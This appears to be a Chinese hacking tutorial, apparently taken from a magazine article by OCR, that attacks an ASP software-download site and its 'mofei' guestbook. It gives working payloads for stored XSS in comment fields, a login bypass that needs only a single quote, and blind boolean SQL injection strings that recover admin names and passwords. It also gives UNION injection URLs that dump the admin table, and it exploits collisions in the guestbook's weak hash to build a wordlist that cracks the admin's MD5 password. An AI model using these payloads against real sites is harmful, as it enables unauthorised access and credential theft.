


图1

来看一下战果。在主窗口内点击该软件链接，在软件下载窗口未打开之前，先弹出了跨站测试窗口，如图2所示。因为在当前打开的页面中的评论只显示用户名及评论内容，所以只弹出一个测试窗口，如果点击下载页面中的“查看更多评论”链接，就会弹出两个测试窗口，因为这次打开的评论中既显示用户名还显示Email（其实不止用户名及Email中可以写入，修改本地提交页的“分值”项为文本提交形式，也可以加入跨站语句）。




图2

二、留言簿漏洞

玩过了跨站，再来个更HIGH的，只要输入1个字符，就可以进入留言簿的后台，Don't Believe? 那就 Let's Go ！在介绍这个字符之前，先跟我看一下这个漏洞产生的原因。留言簿使用的是一个专门的数据库“mofei_book.mdb”，管理员对留言簿后台的管理是通过“mofei_book_save.asp”这个文件来进行的，其中管理员登录的语句是：

```
elseif action="booklogin" then
admin_name=trim(request.form("admin_name"))
admin_pass=trim(request.form("admin_pass"))
admin_pass=mofeiaspmima(admin_pass)
ad_admin_01="select * from admin_admin where admin_use='"&admin_name&"'"
set ma_sq01=mofeiconn.execute(ad_admin_01)
if not ma_sq01.eof then
m_bb_01=ma_sq01("admin_pass")
if m_bb_01=admin_pass then
session("mofei")=Request.servervariables("REMOTE_ADDR")
else
response.write"<SCRIPT language=JavaScript>alert('密码错误!');"
………
end if
else
response.write"<SCRIPT language=JavaScript>alert('找不到此用户!');"
………
end if
ma_sq01.close
set ma_sq01=nothing
response.redirect "index.asp"
```

其中的mofeiaspmima是“mofei”的原创加密代码，通过测试，这是一段不可逆的加密代码，但这种加密方法并不是多严格，原因稍后再说。先来说管理员登录中的漏洞，在上面代码中有这么一句：“"select * from admin_admin where admin_use='"&admin_name&"'"”，再向上查看“admin_name”接收方法，并没有过滤就放入了SQL中，所以注入漏洞就出现了，用“1=1”和“1=2”方法来测试：在“管理登录”的“昵称”中输入“'or len(admin_use)>6 and '1'='1”，这是精心构造的一个猜测语句，按照上面代码的流程，如果中间的“len(admin_use)>7”值为真，就弹出“密码错误”窗口，如图3所示。如果值为假，则弹出“找不到此用户”窗口，说明猜测的错误。




图3

如果要猜管理员的昵称，则将语句更改为：“'or asc(mid(admin_use,1,1))>30 and '1'='1”，其中的ASC()是将字符转换为ASC数值，MID()是截取函数，30为字符的ASCII值，根据弹出的窗口内容更改30为其他数值，确定字符的ASCII范围，最后用“=”判断，如弹出“密码错误”窗口，则证明猜测正确。再把猜测出的ASCII值转换为相对应的字符就得出管理员的昵称了，同

样，管理员的密码也按这样的猜测方法进行。

好了， 嗦到这里，该揭晓如何直接进入留言簿后台了，其实我也是无意之间发现的。呵呵！那天，在测试一个网站时，因为中午喝了点酒，在猜测密码长度时，输入的字符是："' or len(admin_pas)>10 and '1'='1"，原字段名为"admin_pass"，我漏输了一个字母，结果出现的页面让我愣了半天，竟然进入了后台，点后退查看输入的字母，才发现少了一个s，补齐后登录，就不能进入后台了，去掉s就能进入后台，晕了！本来酒已把我折腾的晕晕乎乎，又出现这样的情况，更晕了。

次日，用海洋2006中的数据库SQL命令仔细研究了一下， 当执行上面少一个s的语句后，出现以下错误：

```
错误： 至少一个参数没有被指定值。
错误源：Microsoft JET Database Engine
```

而执行完整的语句时，就查询出了数据。结合一下前面所列的流程，得出如下结论，因为语句中有参数没有被指定值，出现了语法错误，从而绕过下面用户昵称与密码的检查，直接进入了后台。接下来再换其他方式测试，最后测试出只要输入1 个"'"，就可以进入后台了，答案揭晓，一个单引号就进入留言簿的后台。

说完了登录后台，再来说后台密码的加密。前面提到此加密方法并不是多安全，为什么呢？我用它的加密函数生成了数字与大小写字符所对应的加密字符，如图4所示，其中第一行中的Z 代表的是正常的数字和大小写字符，M是经过"mofeiaspmima"加密后的对应值，A是该加密值的ASCII值，大家可以从中看出，好多加密值对应于两个正常数字或字符。

A表示ASCII值，M是对应密码，Z是数字和字符											
A	M	Z	A	M	Z	A	M	Z	A	M	Z
35	#	0	69	E	g	78	N	w	54	6	M
36	$	1	70	F	h	79	O	x	54	6	N
37	%	2	70	F	i	79	O	y	55	7	O
37	%	3	71	G	j	80	P	z	55	7	P
38	&	4	71	G	k	46	.	A	56	8	Q
39	'	5	72	H	l	47	/	B	57	9	R
39	'	6	73	I	m	48	0	C	57	9	S
40	(	7	73	I	n	48	0	D	58	:	T
41	)	8	74	J	o	49	1	E	59	;	U
41	)	9	74	J	p	49	1	F	59	;	V
66	B	a	75	K	q	50	2	G	60	<	W
66	B	b	75	K	r	51	3	H	60	<	X
67	C	c	76	L	s	51	3	I	61	=	Y
67	C	d	77	M	t	52	4	J	61	=	Z
68	D	e	77	M	u	52	4	K			
69	E	f	78	N	v	53	5	L			

图4

举个例子说吧，如果你的后台密码设置的是"2 2 2"，那么用mofeiaspmima加密后是"%%%"，再来对照图4中的对应字符，与"%"对应的除了2外还有3，这样，用"333"也能进入后台，还有就是"223"、"232"等8个密码都可以进入后台。为此，我特意用VB编了一个小程序来计算某个密码有多少数列，如图5所示。在最低栏中输入密码"%%%"的最低值，"222"，在最高值栏中输入该加密码对应的最高值"333"，然后点"计算"，就计算出222-333之间的数列了。




图5

为了让大家清晰地了解这一流程，下面就用本机做实验机，进行一次演习。首先在管理员登录框内输入单引号"'"，进入后台，点"修改密码"查看管理员昵称，如图6所示，得到管理员的昵称为"jmdcw"，接下来点"注销管理"退出后台，再回到"管理登录"中，在昵称中输入前面介绍的猜测代码，猜测出管理员的密码ASCII值分别是：71、73、67、67、78、39、37、35、35，按照对照表，算出对应的密码是："GICCN'%##"，再用前面图4中的对照表，查出密码的最低值是："jmccv5200"，最高值是："knddw6300"，分别填入那个数




图6

列计算工具中，点计算，如图7所示。算出有128个数列，用这128个中的任意一个都可以登录后台，其实我们算出的数列不仅仅这一个用途，还有一个更重要的用途呢！停一会再告诉你，这里要做的工作就是先复制下来保存到一个空白txt中。




图7

三、SQL注入漏洞

说完了留言簿的漏洞，回过头来看万豪的SQL注入漏洞，这里涉及了几个ASP文件，按类型分为暴力破解、UNION查询和跨库查询三种注入漏洞。

1.暴力破解

先看"Infojs.asp"，该文件的接收提交语句"request.querystring("classid")"，没有过滤就放入SQL中，因为在此ASP文件中，有多处SQL语句使用这一提交值，而这些SQL语句所显示的字段数又不一致，因而导致无法使用UNION查询，只能用"1=1"暴力破解方法来猜测管理员名称及密码。

在浏览器中输入：http://127.0.0.1/wh/infojs.asp?classid=34 and 5<(select len(adminname) from nc_admin where id=1)，classid值的范围要设定在33-54之间，先保证classid值的正确性，才能正确判断and后的等式成立与否！如果查询条件为真，则显示的页面中有" document.write"字样，否则显示的是空白页面。

猜出管理员名称长度后，再把"len(adminname)"换成"asc(mid(adminname,1,1))"，猜测管理员名称的ASCII值，再把猜测出的ASC值转为CHR值。管理员密码也是按这种方法猜测。同样的暴力猜解漏洞还出在"softjs.asp"中，利用的方法和前面介绍的一样。

2.UNION查询

如果出现SQL注入的文件可以执行UNION查询，那就事半功倍了。在前面找到暴力破解的SQL注入时，还想着如何写一个猜测机，但"previewimg.asp"和"newsoft.asp"让我放弃了这一念头。先看一下"previewimg.asp"，这是一个显示软件截图界面的文件，它的BUG语句是: sql="select SoftName,SoftVer,PreviewImg,softimg from NC_SoftInfo where SoftID="&request.QueryString("SoftID")，其中的request.QueryString("SoftID")没有过滤就放入了SQL中，纵观该提交值在该文件中的出现次数，呵呵！只有这一句使用，所以可以使用UNION语句，在IE地址栏中输入如下语句：http://127.0.0.1/wh/previewimg.asp?softid=123456 union select 1,2,3,4 from nc_admin where id=1。其中softid值123456是一个不存在的软件ID值，这一点和暴力查询就有些不一样了，暴力查询要保证前面的值为真，才能猜测后面的值是否为真；而UNION查询，要先让前面的值为假，才能显示UNION语句的查询结果，如图8所示，可以看见的是1和2所对应的字段，还有一个不可见的3字段是图片的属性值，把UNION语句中的1和2替换为Nc_admin表中的管理员名称字段adminname和密码字段password后执行，就查询出ID为1的管理员名称和密码了。




图8

在上面的UNION语句中where后加了“id=1”，意思是查询ID为1的管理员名称及密码，但如果不知道管理员的ID号怎么办？那就用下面的这个“newsoft.asp”批量查询，这个“newsoft.asp”是显示新软件的文件，先看一下它存在注入的SQL语句：

```
sql = "select top 40 * from NC_softinfo where isLock=0 and softType="&request("type")&" order by softTime desc, SoftID desc"
```

打开万豪数据库查了一下Nc_softinfo表的字段数，有30个，按照UNION语法规则，构造的查询语句如下：

```
http://127.0.0.1/wh/newsoft.asp?type=123456' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 from nc_admin where '1'='1
```

在IE地址栏中执行后，如图9所示，显示4，5，7字段，将其中的7替换为管理员名称字段（adminname），4替换为管理员密码字段（password），执行后效果如图10所示。




图9




图10

瞧！其中有一个管理员的名称就是“jmdcw”，而密码“fc6064b4cf216d22”则是MD5加密值，现在我们就来破解这个MD5值。打开MD5爆破工具，复制MD5值到“破解单个密文”中，在“字符设置”中选择“使用字典”，还记不记得前面算出的留言簿后台管理员密码的数列，在这里就要派上用场了。按照大多管理员的习惯，密码总是相同的，所以我们用前面算出的数列来碰碰运气。点破解，如图11所示，用了9秒就破出了管理员后台的密码是：“jmdcw5200”，哈哈，自已给自己祝贺一下！

